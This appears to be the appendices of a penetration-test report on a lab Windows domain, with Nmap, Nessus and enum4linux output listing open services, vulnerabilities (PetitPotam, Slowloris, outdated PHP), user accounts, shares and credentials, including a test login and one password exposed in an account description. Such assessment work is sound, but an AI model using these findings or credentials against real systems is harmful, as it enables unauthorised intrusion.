
```
# Nmap 7.92 scan initiated Mon Dec 27 12:05:05 2021 as: nmap -sT -p 1-10000 -v -v -T5 -sV -O --osscan-guess --script=banner -
oN server2TCP.txt 192.168.10.2
Nmap scan report for 192.168.10.2
Host is up, received arp-response (0.00058s latency).
```

```
Scanned at 2021-12-27 12:05:06 Co-ordinated Universal Time for 281s
Not shown: 9984 filtered tcp ports (no-response)
PORT     STATE SERVICE       REASON  VERSION
22/tcp   open  ssh           syn-ack OpenSSH for_Windows_8.6 (protocol 2.0)
|_banner: SSH-2.0-OpenSSH_for_Windows_8.6
53/tcp   open  domain        syn-ack Simple DNS Plus
80/tcp   open  http          syn-ack Apache httpd
|_http-server-header: Apache
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2021-12-27 12:09:23Z)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
|_banner: ncacn_http/1.0
636/tcp  open  tcpwrapped    syn-ack
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped    syn-ack
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
5985/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open  mc-nmf        syn-ack .NET Message Framing
MAC Address: 00:15:5D:00:04:13 (Microsoft)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Timing level 5 (Insane) used
Aggressive OS guesses: Microsoft Windows 10 1709 - 1909 (96%), Microsoft Windows 10 1709 - 1803 (94%), Microsoft Windows Server 2012 (93%), Microsoft Windows Vista SP1 (93%), Microsoft Windows Longhorn (92%), Microsoft Windows Server 2012 R2 Update 1 (91%), Microsoft Windows Server 2016 build 10586 - 14393 (91%), Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1 (91%), Microsoft Windows 10 1703 (91%), Microsoft Windows 10 1809 - 1909 (91%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.92%E=4%D=12/27%OT=22%CT=%CU=42489%PV=Y%DS=1%DC=D%G=N%M=00155D%TM=61C9AD0B%P=i686-pc-windows-windows)
SEQ(SP=100%GCD=1%ISR=10B%TI=I%CI=I%II=I%SS=S%TS=U)
OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=M5B4NW8NNS%O6=M5B4NNS)
WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)
ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=Y%Q=)
T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)
T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)
T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)
T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)
T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=256 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: SERVER2; OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: C:\Program Files (x86)\Nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Dec 27 12:09:47 2021 -- 1 IP address (1 host up) scanned in 281.65 seconds
```

UDP Scan of Server 2

```
# Nmap 7.92 scan initiated Mon Dec 27 12:09:47 2021 as: nmap -sU -p 1-500 -v -v --scan-delay 1s -sV --script=banner -oN
server2UDP.txt 192.168.10.2
Nmap scan report for 192.168.10.2
Host is up, received arp-response (0.00060s latency).
Scanned at 2021-12-27 12:09:49 Co-ordinated Universal Time for 633s
Not shown: 489 closed udp ports (port-unreach)
PORT    STATE         SERVICE      REASON              VERSION
53/udp  open          domain       udp-response ttl 128 Simple DNS Plus
67/udp  open|filtered dhcps        no-response
68/udp  open|filtered dhcpc        no-response
88/udp  open          kerberos-sec udp-response         Microsoft Windows Kerberos (server time: 2021-12-27 12:18:34Z)
123/udp open          ntp          udp-response ttl 128 NTP v3
137/udp open          netbios-ns   udp-response ttl 128 Microsoft Windows netbios-ns (Domain controller: UADCWNET)
138/udp open|filtered netbios-dgm  no-response
161/udp open|filtered snmp         no-response
389/udp open          ldap         udp-response ttl 128 Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com0., Site:
Default-First-Site-Name)
464/udp open|filtered kpasswd5     no-response
500/udp open|filtered isakmp       no-response
MAC Address: 00:15:5D:00:04:13 (Microsoft)
Service Info: Host: SERVER2; OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: C:\Program Files (x86)\Nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Dec 27 12:20:22 2021 -- 1 IP address (1 host up) scanned in 635.74 seconds
```

Appendix B – Nessus Scan




192.168.10.1

6	6	12	2	80
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 106

SEVERITY	CVSS V3.0	PLUGIN	NAME
CRITICAL	7.5	101525	PHP 5.6.x < 5.6.31 Multiple Vulnerabilities
CRITICAL	7.5	104631	PHP 5.6.x < 5.6.32 Multiple Vulnerabilities
CRITICAL	7.5	107216	PHP 5.6.x < 5.6.34 Stack Buffer Overflow
CRITICAL	7.5	121602	PHP 5.6.x < 5.6.40 Multiple vulnerabilities.
CRITICAL	7.5	130276	PHP < 7.1.33 / 7.2.x < 7.2.24 / 7.3.x < 7.3.11 Remote Code Execution Vulnerability.
CRITICAL	10.0	58987	PHP Unsupported Version Detection
HIGH	8.5	119764	PHP 5.6.x < 5.6.39 Multiple vulnerabilities
HIGH	7.5	42411	Microsoft Windows SMB Shares Unprivileged Access
HIGH	6.8	109576	PHP 5.6.x < 5.6.36 Multiple Vulnerabilities
HIGH	5.0	111230	PHP 5.6.x < 5.6.37 exif_thumbnail_extract() DoS
HIGH	5.0	142591	PHP < 7.3.24 Multiple Vulnerabilities
HIGH	5.0	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
MEDIUM	6.4	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.4	57582	SSL Self-Signed Certificate
MEDIUM	6.1	104743	TLS Version 1.0 Protocol Detection
MEDIUM	5.0	10073	Finger Recursive Request Arbitrary Site Redirection
MEDIUM	5.0	11213	HTTP TRACE / TRACK Methods Allowed
MEDIUM	5.0	152102	Microsoft Windows EFSRPC NTLM Reflection Elevation of Privilege (PetitPotam) (Remote)
MEDIUM	5.0	152853	PHP < 7.3.28 Email Header Injection
MEDIUM	5.0	45411	SSL Certificate with Wrong Hostname
MEDIUM	4.3	136929	JQuery 1.2 < 3.5.0 Multiple XSS
MEDIUM	4.3	105771	PHP 5.6.x < 5.6.33 Multiple Vulnerabilities
MEDIUM	4.3	117497	PHP 5.6.x < 5.6.38 Transfer-Encoding Parameter XSS Vulnerability
MEDIUM	1.9	122591	PHP 5.6.x < 5.6.35 Security Bypass Vulnerability
LOW	4.3	38208	Apache Struts 2 s:a / s:url Tag href Element XSS
LOW	3.3	10663	DHCP Server Detection

Figure B-1 Nessus scan of Server 1



192.168.10.2

0	2	7	0	71
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities — Total: 80

SEVERITY	CVSS V3.0	PLUGIN	NAME
HIGH	7.5	42411	Microsoft Windows SMB Shares Unprivileged Access
HIGH	5.0	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
MEDIUM	6.4	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.4	57582	SSL Self-Signed Certificate
MEDIUM	6.1	104743	TLS Version 1.0 Protocol Detection
MEDIUM	5.0	10704	Apache Multiviews Arbitrary Directory Listing
MEDIUM	5.0	11213	HTTP TRACE / TRACK Methods Allowed
MEDIUM	5.0	152102	Microsoft Windows EFSRPC NTLM Reflection Elevation of Privilege (PetitPotam) (Remote)
MEDIUM	5.0	45411	SSL Certificate with Wrong Hostname

Figure B-2 Nessus scan of Server 2

APPENDIX C – NMAP VULNERABILITY SCAN

Server 1

```
# Nmap 7.92 scan initiated Fri Dec 31 14:08:31 2021 as: nmap --script vuln -oN 1nmapvuln.txt 192.168.10.1
Nmap scan report for 192.168.10.1
Host is up (0.00021s latency).
Not shown: 983 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
53/tcp   open  domain
79/tcp   open  finger
80/tcp   open  http
|_http-trace: TRACE is enabled
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-dombased-xss:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.10.1
|   Found the following indications of potential DOM based XSS:
|
|     Source: document.write("<style>.nicEdit-main p { margin: 0; }</style><script id=__ie_onload defer
"+((location.protocol=="https:")
|_    Pages: http://192.168.10.1:80/includes/nicedit/nicEdit.js
```

```
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-enum:
|   /admin/login.php: Possible admin folder
|   /files/: Potentially interesting folder
|   /icons/: Potentially interesting folder w/ directory listing
|   /img/: Potentially interesting folder
|   /includes/: Potentially interesting folder
|_  /templates/: Potentially interesting folder
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
88/tcp   open  kerberos-sec
110/tcp  open  pop3
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:12 (Microsoft)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

# Nmap done at Fri Dec 31 14:10:06 2021 -- 1 IP address (1 host up) scanned in 95.15 seconds
```

Server 2

```
# Nmap 7.92 scan initiated Fri Dec 31 14:10:06 2021 as: nmap --script vuln -oN 2nmapvuln.txt 192.168.10.2
Nmap scan report for 192.168.10.2
Host is up (0.000043s latency).
Not shown: 986 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
80/tcp   open  http
```

```
| http-enum:
|   /: Root directory w/ directory listing
|_  /icons/: Potentially interesting folder w/ directory listing
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
|_http-trace: TRACE is enabled
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:13 (Microsoft)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR

# Nmap done at Fri Dec 31 14:11:30 2021 -- 1 IP address (1 host up) scanned in 83.62 seconds
```

APPENDIX D – ENUM4LINUX OUTPUT

- Entries containing *unknown* for SID enumeration are excluded.

Server 1

```
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Dec 28 14:46:51 2021

 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.10.1
RID Range ........ 500-550,1000-1050
Username ......... 'test'
Password ......... 'test123'
```

```
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ====================================================
|    Enumerating Workgroup/Domain on 192.168.10.1    |
 ====================================================
[+] Got domain/workgroup name: UADCWNET

 ============================================
|    Nbtstat Information for 192.168.10.1    |
 ============================================
Looking up status of 192.168.10.1
        SERVER1         <00> -         B <ACTIVE>  Workstation Service
        UADCWNET        <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        UADCWNET        <1c> - <GROUP> B <ACTIVE>  Domain Controllers
        SERVER1         <20> -         B <ACTIVE>  File Server Service
        UADCWNET        <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
        UADCWNET        <1b> -         B <ACTIVE>  Domain Master Browser
        UADCWNET        <1d> -         B <ACTIVE>  Master Browser
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser

        MAC Address = 00-15-5D-00-04-12

 =====================================
|    Session Check on 192.168.10.1    |
 =====================================
[+] Server 192.168.10.1 allows sessions using username 'test', password 'test123'

 ===========================================
|    Getting domain SID for 192.168.10.1    |
 ===========================================
Domain Name: UADCWNET
Domain Sid: S-1-5-21-2373017989-4057782597-2990666611
[+] Host is part of a domain (not a workgroup)

 ======================================
|    OS information on 192.168.10.1    |
 ======================================
[+] Got OS info for 192.168.10.1 from smbclient:
[+] Got OS info for 192.168.10.1 from srvinfo:
        192.168.10.1   Wk Sv PDC Tim NT LMB
        platform_id     :       500
        os version      :       10.0
        server type     :       0x84102b

 =============================
|    Users on 192.168.10.1    |
 =============================
index: 0x6bd6 RID: 0x6bd6 acb: 0x00000210 Account: A.Lucas	Name: Alice Lucas	Desc: maiden
index: 0x6bf4 RID: 0x6bf4 acb: 0x00000210 Account: A.Norris	Name: Ada Norris	Desc: children
index: 0x1f4 RID: 0x1f4 acb: 0x00000210 Account: Administrator	Name: (null)	Desc: Built-in account for administering the computer/domain
index: 0x6bf2 RID: 0x6bf2 acb: 0x00000210 Account: B.Blair	Name: Brendan Blair	Desc: tech
index: 0x6bdb RID: 0x6bdb acb: 0x00000210 Account: B.Fletcher	Name: Byron Fletcher	Desc: Chester
index: 0x6be3 RID: 0x6be3 acb: 0x00000210 Account: B.Fox	Name: Bobby Fox	Desc: FTC
index: 0x69e7 RID: 0x69e7 acb: 0x00000210 Account: B.Stanley	Name: Bobbie Stanley	Desc: turk
index: 0x6bf3 RID: 0x6bf3 acb: 0x00000210 Account: C.Horton	Name: Clay Horton	Desc: Greta
index: 0x69ea RID: 0x69ea acb: 0x00000210 Account: C.Keller	Name: Corey Keller	Desc: Replication Account
```

```
index: 0x69e9 RID: 0x69e9 acb: 0x00000210 Account: C.Lamb          Name: Cornelius Lamb          Desc: oceanside
index: 0x6bd3 RID: 0x6bd3 acb: 0x00000210 Account: C.Mathis        Name: Cedric Mathis           Desc: prominent
index: 0x6bd8 RID: 0x6bd8 acb: 0x00000210 Account: C.Munoz         Name: Chris Munoz             Desc: denunciation
index: 0x6be8 RID: 0x6be8 acb: 0x00000210 Account: C.Romero        Name: Cristina Romero         Desc: smirk
index: 0x6bec RID: 0x6bec acb: 0x00000210 Account: C.Willis        Name: Carl Willis    Desc: wavelength
index: 0x6be2 RID: 0x6be2 acb: 0x00000210 Account: D.Dunn          Name: Daniel DunnDesc: pinnacle
index: 0x6be7 RID: 0x6be7 acb: 0x00000210 Account: D.Gross         Name: Deborah Gross           Desc: gorse
index: 0x6bd9 RID: 0x6bd9 acb: 0x00000210 Account: E.Elliott       Name: Elmer ElliottDesc: Todd
index: 0x69e5 RID: 0x69e5 acb: 0x00000210 Account: E.Hoffman       Name: Evelyn Hoffman          Desc: pass:oBOrWKTN7h
index: 0x6bd7 RID: 0x6bd7 acb: 0x00000210 Account: E.Wood          Name: Edwin Wood              Desc: assiduity
index: 0x6bde RID: 0x6bde acb: 0x00000210 Account: F.Payne         Name: Felicia Payne           Desc: motet
index: 0x6beb RID: 0x6beb acb: 0x00000210 Account: G.Lambert       Name: Gilberto Lambert        Desc: AAAS
index: 0x6bed RID: 0x6bed acb: 0x00000210 Account: G.Turner        Name: Glen Turner Desc: Friday
index: 0x1f5 RID: 0x1f5 acb: 0x00000215 Account: Guest   Name: (null)          Desc: Built-in account for guest access to the
computer/domain
index: 0x6bdd RID: 0x6bdd acb: 0x00000210 Account: H.Alexander     Name: Harvey Alexander        Desc: auxiliary
index: 0x6bd2 RID: 0x6bd2 acb: 0x00000210 Account: J.Ballard       Name: Johnnie Ballard         Desc: gassy
index: 0x69e8 RID: 0x69e8 acb: 0x00000210 Account: J.Kelly         Name: Jane Kelly     Desc: teetotal
index: 0x69e1 RID: 0x69e1 acb: 0x00000210 Account: J.Mccormick     Name: Jody Mccormick          Desc: electorate
index: 0x6be1 RID: 0x6be1 acb: 0x00000210 Account: J.Patton        Name: James Patton            Desc: papa
index: 0x6bf1 RID: 0x6bf1 acb: 0x00000210 Account: J.Poole         Name: Javier Poole Desc: syllogistic
index: 0x69dd RID: 0x69dd acb: 0x00000210 Account: J.Tate          Name: Juanita Tate Desc: pastoral
index: 0x69e3 RID: 0x69e3 acb: 0x00010210 Account: K.Patrick       Name: Kelvin Patrick          Desc: methionine
index: 0x1f6 RID: 0x1f6 acb: 0x00000011 Account: krbtgt   Name: (null)         Desc: Key Distribution Center Service Account
index: 0x6bee RID: 0x6bee acb: 0x00000210 Account: L.Campbell      Name: Leland Campbell         Desc: resistant
index: 0x6bea RID: 0x6bea acb: 0x00000210 Account: L.Sharp         Name: Lucia Sharp  Desc: Edgerton
index: 0x6bdf RID: 0x6bdf acb: 0x00000210 Account: L.Vasquez       Name: Leticia Vasquez         Desc: Caviness
index: 0x69df RID: 0x69df acb: 0x00000210 Account: M.Bradley       Name: Manuel Bradley          Desc: Ehrlich
index: 0x6be5 RID: 0x6be5 acb: 0x00000210 Account: M.Carson        Name: Miriam Carson           Desc: vestibule
index: 0x69e0 RID: 0x69e0 acb: 0x00000210 Account: M.Day           Name: Miguel Day  Desc: cereal
index: 0x6be0 RID: 0x6be0 acb: 0x00000210 Account: M.Harrington Name: Maria Harrington       Desc: stiletto
index: 0x69de RID: 0x69de acb: 0x00000210 Account: M.Johnston      Name: Melinda Johnston        Desc: casino
index: 0x6be4 RID: 0x6be4 acb: 0x00000210 Account: M.Jordan        Name: Maryann Jordan          Desc: aboveground
index: 0x6bd1 RID: 0x6bd1 acb: 0x00000210 Account: N.Colon         Name: Nichole Colon           Desc: Proust
index: 0x6bda RID: 0x6bda acb: 0x00000210 Account: O.Parker        Name: Oliver Parker           Desc: indelible
index: 0x69e4 RID: 0x69e4 acb: 0x00000210 Account: R.Bridges       Name: Randy Bridges           Desc: fair
index: 0x6bdc RID: 0x6bdc acb: 0x00000210 Account: R.Moran         Name: Russell Moran           Desc: spicy
index: 0x6be9 RID: 0x6be9 acb: 0x00000210 Account: S.Brock         Name: Shawna Brock            Desc: giantess
index: 0x69e2 RID: 0x69e2 acb: 0x00000210 Account: S.Glover        Name: Sean Glover Desc: rye
index: 0x6bd4 RID: 0x6bd4 acb: 0x00000210 Account: S.Higgins       Name: Sadie Higgins           Desc: freer
index: 0x6bef RID: 0x6bef acb: 0x00000210 Account: S.Jennings      Name: Suzanne Jennings        Desc: NH
index: 0x6bd5 RID: 0x6bd5 acb: 0x00000210 Account: T.Maldonado Name: Tim Maldonado           Desc: Porte
index: 0x69e6 RID: 0x69e6 acb: 0x00000210 Account: T.Reid          Name: Tommy Reid              Desc: spicebush
index: 0x6be6 RID: 0x6be6 acb: 0x00000210 Account: T.Simmons       Name: Tracey Simmons          Desc: male
index: 0x6bf0 RID: 0x6bf0 acb: 0x00000210 Account: T.Todd          Name: Taylor Todd Desc: Antietam
index: 0x6bf5 RID: 0x6bf5 acb: 0x00000210 Account: test   Name: Pen test       Desc: seethed

user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[J.Tate] rid:[0x69dd]
user:[M.Johnston] rid:[0x69de]
user:[M.Bradley] rid:[0x69df]
user:[M.Day] rid:[0x69e0]
user:[J.Mccormick] rid:[0x69e1]
user:[S.Glover] rid:[0x69e2]
user:[K.Patrick] rid:[0x69e3]
user:[R.Bridges] rid:[0x69e4]
```

```
user:[E.Hoffman] rid:[0x69e5]
user:[T.Reid] rid:[0x69e6]
user:[B.Stanley] rid:[0x69e7]
user:[J.Kelly] rid:[0x69e8]
user:[C.Lamb] rid:[0x69e9]
user:[C.Keller] rid:[0x69ea]
user:[N.Colon] rid:[0x6bd1]
user:[J.Ballard] rid:[0x6bd2]
user:[C.Mathis] rid:[0x6bd3]
user:[S.Higgins] rid:[0x6bd4]
user:[T.Maldonado] rid:[0x6bd5]
user:[A.Lucas] rid:[0x6bd6]
user:[E.Wood] rid:[0x6bd7]
user:[C.Munoz] rid:[0x6bd8]
user:[E.Elliott] rid:[0x6bd9]
user:[O.Parker] rid:[0x6bda]
user:[B.Fletcher] rid:[0x6bdb]
user:[R.Moran] rid:[0x6bdc]
user:[H.Alexander] rid:[0x6bdd]
user:[F.Payne] rid:[0x6bde]
user:[L.Vasquez] rid:[0x6bdf]
user:[M.Harrington] rid:[0x6be0]
user:[J.Patton] rid:[0x6be1]
user:[D.Dunn] rid:[0x6be2]
user:[B.Fox] rid:[0x6be3]
user:[M.Jordan] rid:[0x6be4]
user:[M.Carson] rid:[0x6be5]
user:[T.Simmons] rid:[0x6be6]
user:[D.Gross] rid:[0x6be7]
user:[C.Romero] rid:[0x6be8]
user:[S.Brock] rid:[0x6be9]
user:[L.Sharp] rid:[0x6bea]
user:[G.Lambert] rid:[0x6beb]
user:[C.Willis] rid:[0x6bec]
user:[G.Turner] rid:[0x6bed]
user:[L.Campbell] rid:[0x6bee]
user:[S.Jennings] rid:[0x6bef]
user:[T.Todd] rid:[0x6bf0]
user:[J.Poole] rid:[0x6bf1]
user:[B.Blair] rid:[0x6bf2]
user:[C.Horton] rid:[0x6bf3]
user:[A.Norris] rid:[0x6bf4]
user:[test] rid:[0x6bf5]

 ==========================================
|    Share Enumeration on 192.168.10.1    |
 ==========================================

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Fileshare1      Disk
        Fileshare2      Disk
        HR              Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Resources       Disk
